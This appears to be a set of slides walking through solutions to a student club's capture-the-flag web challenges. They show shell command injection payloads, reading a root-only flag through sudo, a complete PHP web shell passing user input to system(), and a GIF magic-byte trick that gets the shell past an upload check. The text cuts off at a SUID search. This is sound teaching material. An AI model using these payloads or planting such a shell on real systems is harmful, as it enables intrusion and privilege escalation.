COMPUTER SCIENCE CLUB

LEARN SOCIALISE CODE

WELCOME TO CS CLUB CAPTURE THE FLAG #3

May 19th at 2:10PM - 5:30PM

Schedule

2:10 PM – 2:20 PM: Introduction

2:20 PM – 5:00 PM: CTF platform opens

5:00 PM – 5:30 PM: Solutions

Rules


1. **Exploit the challenges, not our infrastructure!**
   Please avoid running commands that might crash our servers (DoS). If you happen to find a vulnerability in our infrastructure, please let us know.
2. **Don't ruin the fun for others!**
   Please do not delete or modify flags from the challenge servers. Avoid interfering with processes owned by other players.

If you're new to CTF and you find yourself stuck on a problem, feel free to ask us for help! We want everyone to come out of this event having learnt something new.

https://ctf.csclub.org.au

pingpong-1 (web 50)

- “Ping as a service” vulnerable to command injection
- By putting in special shell characters such as “&&” or “;” we can trick the server into executing more than one command, or “injecting” another command.




188.166.218.41 && whoami

```
PING 188.166.218.41 (188.166.218.41) 56(84) bytes of data.
64 bytes from 188.166.218.41: icmp_seq=1 ttl=64 time=0.052 ms

--- 188.166.218.41 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.052/0.052/0.052/0.000 ms
www
```

pingpong-1 (web 50)

- We find flag #1 in /home/www/user.txt (note the “;” at the start):



```
; ls -la /home/www/
```

```
total 24
drwxr-xr-x 1 www  www  4096 May 16 11:04 .
drwxr-xr-x 1 root root 4096 May  4 06:13 ..
-rw-r--r-- 1 www  www   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 www  www  3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 www  www   807 Apr 18  2019 .profile
-rw-r--r-- 1 www  www    33 May  7 17:57 user.txt
```


```
; cat /home/www/user.txt
```

```
CSC{never_ever_trust_user_input}
```

→ **CSC{never_ever_trust_user_input}**

pingpong-2 (web 100)

- From the hint, we learn that maybe it would tell us the flag, if we asked very nicely. And from the xkcd comic, we also see the command “sudo” was being used.
- We can see what sudo privileges we have by running “sudo –l”:




```
; sudo -l
```

```
Matching Defaults entries for www on de3e29dcfd08:
    env_reset, mail_badpass, secure_path=/usr/local/sbin¥:/usr/local/bin¥:/usr/sbin

User www may run the following commands on de3e29dcfd08:
    (root) NOPASSWD: /bin/cat
```

- We see that we can run “cat” as root without needing a password!

pingpong-2 (web 100)

- We can read the root flag easily with:




```
; sudo cat /root/root.txt
```

```
CSC{privesc_101_always_check_sudo_l}
```

→ **CSC{privesc_101_always_check_sudo_l}**

oceanpix-1 (web 200)


- Bypassing file type checks to upload a PHP shell:



```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```


oceanpix-1 (web 200)

- Server won’t let us upload files other than JPEG/GIF/PNG!



An error has occurred, the allowed file formats are .jpeg/.gif/.png only.


- index.php:



```php
$mime_type = mime_content_type($_FILES['image']['tmp_name']);
$path = $path . $name;

$allowed_file_types = ['image/jpeg', 'image/gif', 'image/png'];

if (!in_array($mime_type, $allowed_file_types)) {
    echo "An error has occurred, the allowed file formats are .jpeg/.gif/.png only.";
} else if (move_uploaded_file($_FILES['image']['tmp_name'], $path)) {
    echo "Your submission <a href='/uploads/".$name."'>".$name."</a> has been uploaded!";
```


oceanpix-1 (web 200)

- We can trick the server into accepting our shell.php by adding something called “magic bytes”, which act as a rough identifier for file type.
- We can add the GIF magic bytes to our shell:



47 49 46 38 37 61 47 49 46 38 39 61	GIF87a GIF89a	0	gif	Image file encoded in the Graphics Interchange Format (GIF)[8]


- Also, add a semicolon at the end to make the PHP file valid:



```
GIF89a;
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
```


oceanpix-1 (web 200)

- Server accepted our shell.php!



Your submission shell.php has been uploaded!

- Clicking on the link, we can use the shell to find the flag:




GIF89a;

```
ls -la /home/saren
```

```
total 28
drwxr-xr-x 1 saren saren 4096 May 18 06:10 .
drwxr-xr-x 1 root  root  4096 May 15 13:04 ..
-rw-r--r-- 1 saren saren  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 saren saren 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 saren saren  807 Apr 18  2019 .profile
-rw-r--r-- 1 www   www    101 May 16 10:42 dogecoin.txt
-rw-r--r-- 1 www   www     41 May  4 05:42 user.txt
```

oceanpix-1 (web 200)

- Flag at /home/saren/user.txt:



GIF89a;


```
cat /home/saren/user.txt
```

```
CSC{she_sells_seashells_by_the_seashore}
```

→ **CSC{she_sells_seashells_by_the_seashore}**

oceanpix-2 (web 300)

- Hint at /home/saren/dogecoin.txt, encoded with base64:




GIF89a;

```
cat /home/saren/dogecoin.txt
```

Tm8gZG9nZWNvaW5zIGhlcmUuLi4gSGludDogWW91IG1pZ2h0IG5lZWQgYSBTVUlEIGJpbmFyeSBmb3IgdGhlIG5leHQgcGFydC4K

- We can decode it by piping it to “base64 -d”



GIF89a;


```
cat /home/saren/dogecoin.txt | base64 -d
```

```
No dogecoins here... Hint: You might need a SUID binary for the next part.
```

- We need to find a “SUID” (Set User ID) binary, a special type of binary that always run with the permissions of the owner.

oceanpix-2 (web 300)

- We can find all SUID binaries on the server using “find”:



GIF89a;


```
find / -perm -4000
```

```
